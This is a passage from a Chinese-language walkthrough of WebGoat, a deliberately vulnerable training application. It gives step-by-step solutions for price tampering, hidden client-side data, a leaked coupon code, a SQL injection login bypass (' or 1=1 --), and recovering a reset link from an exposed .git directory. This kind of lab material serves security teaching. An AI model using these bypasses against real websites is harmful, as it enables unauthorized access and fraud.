- 在没有编辑参数的情况下,在 **WebGoat** 点击 **Chekout**
- 在 *Network* 标签页找到对 `task` 的请求并点击 *Edit and Resend*.
- 修改请求正文并再次发送, `QTY=2&Total=0` .



## Client side filtering

- 从下拉菜单中选择员工时显示的信息存储在客户端。  
使用 Firebug 查找信息在客户端的存储位置。  
检查隐藏的表，查看是否有未在下拉菜单中列出的任何人。  
查看隐藏表的最后一行。

- 右击 **Select user** 元素, 并点击 *Inspect Element*
- 在 HTML 的下面，有一个隐藏的表格，其中存在有关 Neville Bartholomew 的信息。
- 工资是 450000.



- 浏览网页检查源等  
尝试查看从页面到backen的请求流 client.side.filtering.free.hint3 \*在浏览器中打开 *Development Tools* , 并转到 *Network* 标签页.

- 在没有编辑参数的情况下，在 **WebGoat** 点击 **CHECKOUT CODE** 然后点击 **Checkout** .
- 在 *Network* 标签页找到对 **coupons** 的请求并点击 *Response*.
- 注意 **get\_it\_for\_free** code 可以获得 100%打折.

## Challenges:

### Admin lost password

- 下载图像 <http://host:port/images/webgoat2.png>.
- 在文本编辑器中打开它.
- 查找字符串管理员查找密码 **admin** to find the password **!!webgoat\_admin\_1234!!**.

### Without password

- Username: `Larry`
- Password: `' or 1=1 --`

### Creating a new account

此挑战和 (A1) Injection - SQL Injection (advanced) 5 一样.

### Admin password reset

- 模糊通过共同路径, 找到 .git
- 打开 .git 链接, 下载 .git zip
- 因为我们有git对象, 我们可以得到所有的源代码
- 找到管理员密码重置链接 <https://localhost:8080/challenge/7/reset-password/375afe1104f4a487a73823c50a9292a2>
- 获取代码

### Without account

<https://resources.infosecinstitute.com/http-verb-tempering-bypassing-web-authentication-and-authorization/#gref>